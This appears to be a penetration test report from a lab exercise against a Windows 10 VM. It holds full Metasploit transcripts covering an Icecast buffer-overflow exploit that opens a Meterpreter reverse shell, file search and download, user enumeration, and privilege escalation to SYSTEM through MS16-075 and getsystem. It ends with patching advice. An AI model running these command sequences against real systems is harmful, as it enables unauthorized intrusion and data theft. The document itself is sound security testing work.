msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:57353) at 2021-
09-27 22:22:03 -0700

meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] skipped    : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

Additional findings while in control of the DVW10 machine were following:
Scan for additional vulnerabilities/exploits:




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

Enumerates all logged on users:




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210927223045_default_192.168.0.20_host.users.activ_117407.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\system
profile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalS
ervice
 S-1-5-20                                        %systemroot%\ServiceProfiles\Networ
kService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant


meterpreter > 
```


Displaying computer system information:



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```



```
  [01]: Microsoft Hyper-V Network Adapter
        Connection Name: Ethernet
        DHCP Enabled:    No
        IP address(es)
        [01]: 192.168.0.20
        [02]: fe80::19ba:64e7:838c:b1b6
```



```
meterpreter > shell
Process 8228 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          9/27/2021, 9:53:40 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,152 MB
Available Physical Memory: 599 MB
Virtual Memory: Max Size:  3,432 MB
Virtual Memory: Available: 1,618 MB
Virtual Memory: In Use:    1,814 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
```

2.1 Findings

Machine IP:

IPv4: 192.168.0.20

IPv6: fe80::19ba:64e7:838c:b1b6

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Windows Net-NTLMv2 Reflection DCOM/RPC
MSF: EXPLOIT/WINDOWS/LOCAL/MS16_075_REFLECTION

Vulnerability Explanation:

The remote Windows host is missing a security update. It is, therefore, affected by an elevation of privilege vulnerability in the Microsoft Server Message Block (SMB) server when handling forwarded credential requests that are intended for another service running on the same host. An authenticated attacker can exploit this, via a specially crafted application, to execute arbitrary code with elevated permissions.


Link: Windows Net-NTLMv2 Reflection DCOM/RPC

Severity:

CVSS 7.2 High


Proof of Concept:

Using the Icecast exploit to gain access to the DVW10 Machine:



```
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:57344) at 202
1-09-27 22:10:52 -0700

meterpreter >
```


Displaying server username, launching a background session* and displaying current sessions:



```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:53891) at 2021-10-02 22:16:29 -0700

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/http/icecast_header) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  192.168.0.8:4444 -> 192.168.0.20:53891 (192.168.0
.20)
```


**** For the next step I need to be in a background session to be able to load new modules for the initial attack.***

I used a module called archmigrate, this module checks if the architecture of meterpreter is as same as the architecture of OS and if it is not, spawns a new process with the correct architecture and migrates into that process.




```
msf5 exploit(windows/http/icecast_header) > use post/windows/manage/archmigrate
msf5 post(windows/manage/archmigrate) > set session 1
session => 1
msf5 post(windows/manage/archmigrate) > exploit

[*] You're not running as SYSTEM. Moving on...
[*] The meterpreter is not the same architecture as the OS! Upgrading!
[*] Starting new x64 process C:\windows\sysnative\svchost.exe
[+] Got pid 5788
[*] Migrating..
[+] Success!
[*] Post module execution completed
msf5 post(windows/manage/archmigrate) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x64/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  192.168.0.8:4444 -> 192.168.0.20:49801 (192.168.
0.20)
```

Loading the *Windows Net-NTLMv2 Reflection DCOM/RPC | /MS16_075_REFLECTION exploit and creating a new session, in this case we did not gain SYSTEM although the exploit did run successfully:*



```
msf5 exploit(windows/local/ms16_075_reflection) > set session 1
session => 1
msf5 exploit(windows/local/ms16_075_reflection) > options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/local/ms16_075_reflection) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] x64
[*] Launching notepad to host the exploit...
[+] Process 6152 launched.
[*] Reflectively injecting the exploit DLL into 6152...
[*] Injecting exploit into 6152...
[*] Exploit injected. Injecting payload into 6152...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 2 opened (192.168.0.8:4444 -> 192.168.0.20:53889) at 2021-10-02 22:22:59 -0700

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
```

Although the *MS16_075_REFLECTION* exploit did not create a session with elevated privileges it created a new meterpreter session, in this case we can gain SYSTEM (elevated privileges) with an inbuild function of meterpreter:



```
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

2.2 Findings

Machine IP:

IPv4: 192.168.0.20

IPv6: fe80::19ba:64e7:838c:b1b6

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

IKE and AuthIP IPsec Keyring Modules Service (IKEEXT) Missing DLL |
MSF: EXPLOIT/WINDOWS/LOCAL/IKEEXT_SERVICE

Vulnerability Explanation:

This module exploits a missing DLL loaded by the 'IKE and AuthIP Keyring Modules' (IKEEXT) service which runs as SYSTEM, and starts automatically in default installations of Vista-Win8. It requires an insecure bin path to plant the DLL payload.

Link: IKE and AuthIP IPsec Keyring Modules Service (IKEEXT) Missing DLL


Severity:

CVSS 6.0 Medium

Proof of Concept:

Using the Icecast exploit to gain access to the DVW10 Machine as demonstrated in Findings 2.0 and 2.1, combined with the archmigrate module used in Findings 2.1 (this module checks if the architecture of meterpreter is as same as the architecture of OS and if it is not, spawns a new process with the correct architecture and migrates into that process).

Loading the: *IKE and AuthIP IPsec Keyring Modules Service (IKEEXT) Missing DLL | MSF: EXPLOIT/WINDOWS/LOCAL/IKEEXT_SERVICE*



```
msf5 exploit(windows/local/ikeext_service) > run

[*] Started reverse TCP handler on 192.168.0.8:4445
[*] Checking service exists...
[*] Checking %PATH% folders for write access...
[*] Attempting to create a non-existant PATH dir to use.
[-] Exploit aborted due to failure: not-vulnerable: Unable to write to any folders in the PATH, aborting...
[*] Exploit completed, but no session was created.
```

The exploit was unsuccessful and could not find any files in %PATH% to write access to.

3. Recommendations

Vulnerability:

Icecast Header Overwrite | MSF: EXPLOIT/WINDOWS/HTTP/ICECAST_HEADER

The remote web server runs Icecast version 2.0.1. Such versions are affected by an HTTP header buffer overflow vulnerability that may allow an attacker to execute arbitrary code on the remote host with the privileges of the Icecast server process.

This Icecast exploit is an old vulnerability that can be fixed with a patch.
Update Icecast to the latest version and all other software on the system.

Link: Icecast Current Release (2.4.4)

Additionally Encrypt all files/folders that are valuable to your company. Enable your windows firewall with rules to only explicitly allow traffic on needed ports.

Remove Icecast: If Icecast is not a valued business resource, consider removing altogether.

Vulnerability:

Windows Net-NTLMv2 Reflection DCOM/RPC MSF: EXPLOIT/WINDOWS/LOCAL/ MS16_075_REFLECTION

Although the exploit did not elevate the privileges it was still able to establish a connection to the DVW10 Machine which is dangerous per se since Meterpreter is a powerful attacking tool like demonstrated on the last page of Findings 2.1. Therefore, I would strongly recommend to update the system software immediately since it still is an active vulnerability.

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.

Link: Windows 10 May 2021 Update

Vulnerability:

IKE and AuthIP IPsec Keyring Modules Service (IKEEXT) Missing DLL | MSF: EXPLOIT/WINDOWS /LOCAL/IKEEXT_SERVICE

This specific exploit is more vulnerable to Microsoft Windows versions older than Windows 10 nevertheless there is always a risk having an unpatched vulnerability on your system. I would recommend to apply an update immediately.

Link: Windows 10 May 2021 Update

If you are using Windows Update, the latest SSU (Service Stack Update) will be offered to you automatically.